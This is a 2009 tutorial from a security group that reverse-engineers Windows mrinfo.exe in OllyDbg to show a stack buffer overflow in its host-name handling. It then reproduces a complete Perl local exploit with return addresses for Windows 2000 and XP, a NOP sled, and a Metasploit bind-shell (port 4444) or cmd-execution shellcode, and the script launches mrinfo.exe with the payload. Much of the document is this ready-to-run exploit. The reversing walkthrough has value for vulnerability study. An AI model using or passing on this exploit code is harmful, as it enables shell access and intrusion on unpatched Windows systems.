BLACK-0UT FRENZY – [B)(F] SECURITY RESEARCHER CENTER

Reverse Code Engineering (RCE)

Reverse Code Engineering – Reverse Mrinfo.exe

Special Thanks to: K053, Snake, L U C I F E R.

Author: Nightmare

Date: 03.05.2009(88.02.13)

NIGHTMARE(BIOHAZARD) – K053
GREAT IRAN

Introduction

In this paper, we are going to analyze a famous vulnerability in mrinfo which has been found on XP operation system, but I do not know why Microsoft does not fix it on XP, if this vulnerability has been fixed on Vista. The bug is *Stack buffer overflow*

First, we need to review some information about this tool because it would be useful so I use the exact copy of Microsoft Description Company.

Mrinfo.exe is the only multicast command-line tool included with Windows 2000. You can use this tool to query a multicast router for information about its interfaces and neighbors.

***Command** Syntax*

Syntax: mrinfo [-n] [-i address] [-t secs] [-r retries] destination

Collapse this tableExpand this table

Parameter	*Usage*
-?	*Displays Help.*
-n	*Disables name resolution on returned neighbors.*
-i address	*Address of interface to which to submit query.*
-t seconds	*Time to wait for IGMP query responses.*
-r retries	*Number of retry attempts for SNMP queries.*
destination	*Address or name of destination router.*

Example

mrinfo -i 172.16.174.66 172.16.174.1

172.16.172.1 (router1.test.com.) [version 11.1,prune,mtrace,snmp]
172.16.172.1 --> 0.0.0.0 (local) [1/0/pim/querier/leaf]
172.16.245.227 --> 172.16.245.229 (router9.test.com.) [1/0/pim]
172.16.245.227 --> 172.16.245.225 (router5.test.com.) [1/0/pim]
172.16.245.227 --> 172.16.245.228 (router8.test.com.) [1/0/pim]
172.16.245.227 --> 172.16.245.226 (router6.test.com.) [1/0/pim]

This query is sent out the 172.16.174.66 interface. The address being queried has two interfaces: 172.16.172.1 and 172.16.245.227. The arrow shows the neighboring interfaces for this router. "0.0.0.0" means that there are no neighboring routers from this interface.

"[1/0/pim/querier/leaf]" has the following fields:

- ***Metric: The cost of the link; used in routing calculations.***
- ***TTL Threshold: A router forwards a multicast datagram if the TTL in the IP header is greater than the TTL threshold for the interface. This is used to limit the distance packets can travel.***
- ***PIM: Protocol Independent Multicast. This is the type of routing protocol used.***
- ***Querier: The designated multicast router that sends IGMP Host Membership queries.***
- ***Leaf: Indicates that this router is on the edge of the network.***

http://support.microsoft.com/kb/225158

Reverse

According to The *"introduction"*, the type of vulnerability is *"Stack Buffer overflow"* , so we know that it happens when the process stores data in buffer outside the memory the programmer set aside.

I would like to analyze this program with ollydbg, because it is more convenient for me but, of course IDA is more powerful than ollydbg.

So open the mrinfo in ollydbg with argument (you can find mrinfo in <windows DIR>/WINDOWS/system32)



Figure 1.1

Then you have opportunity to see the assembly code of this tool which ollydbg shows them. Now you are able to read the code of the program. Conduct a search, what kind of function that is used by this tool. (Right mouse button - Search - All intermodular calls).



Figure 1.2

If you look deep inside at this result, probably you'll find the *gethostbyname* function, but at first we need to understand , what this function does.

Here is a good definition from Win32 SDK Online Help which says "*The Windows Sockets gethostbyname function gets host information corresponding to a host name.*

Make a breakpoint at this function and run the program(F9). Now we are at *01001877* which calls the gethostbyname. Of course, you can see that parameter *name* is *Nightmare*, which I ran the program with this argument.

Go up and set a breakpoint at the start of this subroutine(*0100183A PUSH EBP*), if you look more deeper at these codes, you can determine that the size of buffer is given 34H(= 52D).

0100183D SUB ESP,34

Here we can find the size of buffer but the important point is that , when and where our arguments push onto stack? So restart the process(CTRL+F2) then start it (F9). Now we got to *0100183A* which we set a breakpoint at this address

Lets review these codes together. Press F8 to step over up to *01001846.*

0100183B |. 8BEC MOV EBP,ESP

0100183D |. 83EC 34 SUB ESP,34

01001840 |. 8B45 08 MOV EAX,[ARG.1]

01001843 |. 8A08 MOV CL,BYTE PTR DS:[EAX]

01001845 |. 56 PUSH ESI

Now we now that all of the stack addresses and information specified in ESP and EBP registers, so Follow the ESP value in dump.



Figure 1.3

Again step over up to *0100185A* address which is the end of this loop, now if you look at your Dump which you can find that the first number or alphabet of your argument has been pushed onto stack.



Figure 1.4

Then continue the step-overing until this loop terminates, so you can determine that this loop is pushing our data onto stack without any control on size of our data.



Figure 1.5

What will happen if we force the program stores data in buffer(Stack) outside the buffer size?(54D)

It is obvious that the program crashes and EIP will be overwritten, because we have the data in memory outside the buffer size.

Exploit

Thanks to the Sanke who is one of my teachers who has exploited this vulnerability, and I would like to copy his exploit here.

```
#!/usr/bin/perl

## ----------------------------------------

##   [Unkn0wn Security Researcher]

##   [Simorgh Security Group]

##   Mrinfo Local Buffer Overflow

##   Code by Snake

##   Snake[dot]Apollyon[at]YaHoO[dot]com

##   www.Unkn0wn.sub.ir

##   www.simorgh-ev.com

## ----------------------------------------

if(@ARGV < 1){

print q(

        [ Unkn0wn Security Researcher                    ]

                [ Mrinfo.exe Local Buffer Overflow Exploit          ]

        [ Code By Snake <Snake[dot]Apollyon[at]YaHoO[dot]com>    ]

        [ www.Unkn0wn.sub.ir || www.Simorgh-ev.com          ]

        [ Usage : mrinfo.pl <win> <shellcode>              ]

                [  win :Target <1> : Windows 2000 SP0-SP4 English       ]

        [  Target <2> : Windows XP SP0-SP1 English          ]

        [  Target <3> : Windows XP SP2 English              ]

        [  Target <4> : Windows XP SP2 Media Center English     ]

                [  Shellcode : <1> Bind Port 4444 || <2> Execute CMD     ]

                [  Ex : Sploit.pl 4 2                           ]

);exit;}

($win,$shell)=("$ARGV[0]","$ARGV[1]");

$junk ="\x41"x 56;

if ( $win == 1 ){

$ret ="\xe2\x31\x02\x75";

}elsif( $win == 2 ){

$ret = "\x54\x1d\xab\x71";

}elsif( $win == 3 ){
```

```
$ret = "\x72\x93\xab\x71";

}elsif( $win == 4 ){

$ret ="\xED\x1E\x94\x7C";

}

$nop ="\x90"x 100;

if ( $shell == 1 ){

# win32_bind -  EXITFUNC=seh LPORT=4444 Size=344 Encoder=PexFnstenvSub http://metasploit.com

$shellcode ="\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\x4f\x85".

"\x2f\x98\x83\xeb\xfc\xe2\xf4\xb3\x6d\x79\x98\x4f\x85\x7c\xcd\x19".

"\xd2\xa4\xf4\x6b\x9d\xa4\xdd\x73\x0e\x7b\x9d\x37\x84\xc5\x13\x05".

"\x9d\xa4\xc2\x6f\x84\xc4\x7b\x7d\xcc\xa4\xac\xc4\x84\xc1\xa9\xb0".

"\x79\x1e\x58\xe3\xbd\xcf\xec\x48\x44\xe0\x95\x4e\x42\xc4\x6a\x74".

"\xf9\x0b\x8c\x3a\x64\xa4\xc2\x6b\x84\xc4\xfe\xc4\x89\x64\x13\x15".

"\x99\x2e\x73\xc4\x81\xa4\x99\xa7\x6e\x2d\xa9\x8f\xda\x71\xc5\x14".

"\x47\x27\x98\x11\xef\x1f\xc1\x2b\x0e\x36\x13\x14\x89\xa4\xc3\x53".

"\x0e\x34\x13\x14\x8d\x7c\xf0\xc1\xcb\x21\x74\xb0\x53\xa6\x5f\xce".

"\x69\x2f\x99\x4f\x85\x78\xce\x1c\x0c\xca\x70\x68\x85\x2f\x98\xdf".

"\x84\x2f\x98\xf9\x9c\x37\x7f\xeb\x9c\x5f\x71\xaa\xcc\xa9\xd1\xeb".

"\x9f\x5f\x5f\xeb\x28\x01\x71\x96\x8c\xda\x35\x84\x68\xd3\xa3\x18".

"\xd6\x1d\xc7\x7c\xb7\x2f\xc3\xc2\xce\x0f\xc9\xb0\x52\xa6\x47\xc6".

"\x46\xa2\xed\x5b\xef\x28\xc1\x1e\xd6\xd0\xac\xc0\x7a\x7a\x9c\x16".

"\x0c\x2b\x16\xad\x77\x04\xbf\x1b\x7a\x18\x67\x1a\xb5\x1e\x58\x1f".

"\xd5\x7f\xc8\x0f\xd5\x6f\xc8\xb0\xd0\x03\x11\x88\xb4\xf4\xcb\x1c".

"\xed\x2d\x98\x5e\xd9\xa6\x78\x25\x95\x7f\xcf\xb0\xd0\x0b\xcb\x18".

"\x7a\x7a\xb0\x1c\xd1\x78\x67\x1a\xa5\xa6\x5f\x27\xc6\x62\xdc\x4f".

"\x0c\xcc\x1f\xb5\xb4\xef\x15\x33\xa1\x83\xf2\x5a\xdc\xdc\x33\xc8".

"\x7f\xac\x74\x1b\x43\x6b\xbc\x5f\xc1\x49\x5f\x0b\xa1\x13\x99\x4e".

"\x0c\x53\xbc\x07\x0c\x53\xbc\x03\x0c\x53\xbc\x1f\x08\x6b\xbc\x5f".

"\xd1\x7f\xc9\x1e\xd4\x6e\xc9\x06\xd4\x7e\xcb\x1e\x7a\x5a\x98\x27".

"\xf7\xd1\x2b\x59\x7a\x7a\x9c\xb0\x55\xa6\x7e\xb0\xf0\x2f\xf0\xe2".

"\x5c\x2a\x56\xb0\xd0\x2b\x11\x8c\xef\xd0\x67\x79\x7a\xfc\x67\x3a".
```

```
"\x85\x47\x68\xc5\x81\x70\x67\x1a\x81\x1e\x43\x1c\x7a\xff\x98";

}else{

$shellcode
="\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x45\xF8\x01\x8D\x45\xFC\x50\xB8\x6D\x13\x86\x7C\xFF\xD0\xCC";

}

$exploit=$junk.$ret.$nop.$shellcode;

print "[ * ]Payload Created...\n";

print "[ * ]Injecting Payload...\n";

print "[ * ]w0w , Good Shell...\n";

system("mrinfo.exe",$exploit);
```